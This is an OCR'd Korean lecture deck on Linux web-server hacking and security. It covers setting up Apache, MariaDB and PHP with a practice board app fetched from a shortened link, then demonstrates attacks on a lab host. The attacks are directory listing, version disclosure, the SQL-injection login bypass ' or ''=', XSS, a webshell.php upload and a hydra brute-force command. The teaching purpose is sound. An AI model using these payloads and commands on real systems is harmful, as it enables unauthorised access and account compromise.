
리눅스 해킹&보안

Chapter 4. 웹 서버

구선생 로보틱스



Update 20240509

강의 자료 다운로드


리눅스 해킹&보안 강의 노트

https://github.com/DoveSensei/HackingSecurity

1. 웹 서버란?
2. 웹 서버 셋업&운영
3. 웹서버 공격
4. 웹서버 방어

원격 접속이란?

개요



클라이언트의 요청에 따라 웹 페이지와 콘텐츠를 저장하고
전송하는 컴퓨터 시스템

1. 웹 서버란?
2. **웹 서버 셋업&운영**
3. 웹서버 공격
4. 웹서버 방어

웹 서버 셋업&운영

웹 서버 셋업

- 패키지 업데이트

```
$ sudo apt-get update
```

- 패키지 업그레이드

```
$ sudo apt-get upgrade
```

- 아파치 웹 서버 설치

```
$ sudo apt-get install apach2
```

- MariaDB 설치

```
$ sudo apt-get install mariadb-server
```

웹 서버 셋업&운영

웹 서버 셋업

- php 모듈 설치

```
$ sudo apt-get install php php-mysql
```

- apache2 패키지 점검

```
$ sudo apt show apache2
```

웹 서버 셋업&운영

웹 서버 운영 명령어

- 웹 서버 시작

```
$ systemctl start apache2
```

- MariaDB 시작

```
$ systemctl start mariaDB
```

- 웹 서버 중지

```
$ systemctl stop apache2
```

- MariaDB 시작

```
$ systemctl stop mariaDB
```


웹 서버 셋업&운영

웹 서버 확인

- 인터넷 주소창에 웹 서버 운영자 IP 입력

```
192.168.100.11
```

- 웹 서버 확인



웹 서버 셋업&운영

웹 해킹 실습 서버 셋업

- 경로 이동

```
$ cd /var/www/html/
```

- 예제 파일 다운로드

```
$ sudo wget –O webhack_test.zip https://bit.ly/43Dxh9g
```

- 예제 파일 압축 해제

```
$ sudo unzip webhack_test.zip
```

- 예제 경로로 이동

```
$ cd /var/www/html/board/
```

웹 서버 셋업&운영

웹 해킹 실습 서버 셋업

- 데이터 베이스에 실습 데이터 복원

```
$ sudo mysql -u root < webhack.sql
```

- mysql 접속 후 로그인 방식 변경

```
$ sudo mysql –u root -p
```

```
$ use mysql;
```

```
$ UPDATE user SET plugin='mysql_native_password' WHERE User='root';
```

```
$ flush privileges
```

```
$ eixt
```

웹 서버 셋업&운영

웹 해킹 실습 서버 셋업

- 경로 이동

```
$ cd /var/www/html/board/
```

- 권한 변경

```
$ sudo chown www-data:www-data –R /var/www/html/board/
```

- 웹 서버 시작

```
$ systemctl start apache2
```

- MariaDB 시작

```
$ systemctl start mariaDB
```


웹 서버 셋업&운영

웹 해킹 실습 서버 확인

- 인터넷 주소창에 웹 서버 운영자 IP/board 입력

```
192.168.100.11/board/
```

- 웹 서버 확인



1. 웹 서버란?
2. 웹 서버 셋업&운영
3. **웹서버 공격**
4. 웹서버 방어

웹 서버 공격

개요


- 디렉토리 리스팅 공격
- 웹 서버 버전 노출
- SQL 인젝션 공격
- XSS 공격
- 파일 업로드
- 무차별 대입

웹 서버 공격

디렉토리 리스팅 공격

- 인터넷 주소창에 웹 서버 운영자 IP/board/pds 입력

192.168.100.11/board/pds




웹서버가 디렉토리 리스팅이
활성화되어 있으면
민감한 정보가 노출될 수 있다.

웹 서버 공격

웹 서버 버전 노출

- 인터넷 주소창에 웹 서버 운영자 IP/board/abcd.html 입력

192.168.100.11/board/abcd.html




웹서버의 버전이 노출되면
취약점을 통해 공격당할 위험이 있다.

웹 서버 공격

SQL 인젝션 공격

- 인터넷 주소창에 웹 서버 운영자 IP/board/ 입력 [로그인 화면]

192.168.100.11/board/




패스워드에
' or ''=' 입력시
결과가 참이 되어
무조건 로그인 가능해진다
이를 이용하여
관리자 계정에 로그인 한다.

웹 서버 공격

XSS 공격

- 인터넷 주소창에 웹 서버 운영자 IP/board/ 입력 [로그인 화면]

192.168.100.11/board/




웹 서버에 XSS 취약점이 존재하는 경우 자바 스크립트나, HTML 태그를 실행 할 수 있다.

웹 서버 공격

파일 업로드

- 게시판 -> 글쓰기 -> 파일 첨부 -> webshell.php




웹 서버 공격

파일 업로드

- 공격자 PC에서 첨부된 파일이 있는 주소 이동

192.168.100.11/board/pds/webshell.php



공격자가 업로드한 파일의 위치를 알고 있으면, 스크립트를 이용하여 악의적인 기능을 수행할 수 있다

웹 서버 공격

무차별 대입

- 인터넷 주소창에 웹 서버 운영자 IP/board/ 입력 [로그인 화면]

192.168.100.11/board/

- 로그인 페이지에서 마우스 우클릭 -> 소스코드 보기

```
27      <div class='content'>
28     <form name='form' action='login_chk.php' method='post'>
29       <table>
30             <tr>
31               <td><b>ID</b></td>
32               <td><input type='text' name='id' id='id'></td>
33             </tr>
34             <tr>
35               <td><b>Password</b></td>
36               <td><input type='text' name='pw' id='pw'></td>
37             </tr>
38             <tr>
39               <td colspan='2' align='right'><input type='submit' value='로그인'></td>
40             </tr>
41       </table>
42     </form>
43   </div>
```


무차별 대입을 위한
로그인 인자를 수집

웹 서버 공격

무차별 대입

- 패스워드 리스트 생성

```
$ nano passwd.txt
```



웹 서버 공격

무차별 대입

- 무차별 대입 공격

```
$ hydra -l admin -P passwd.txt 192.168.100.11 http-post-form "/board/login_chk.php:id=^USER^&pw=^PASS^:fail"
```

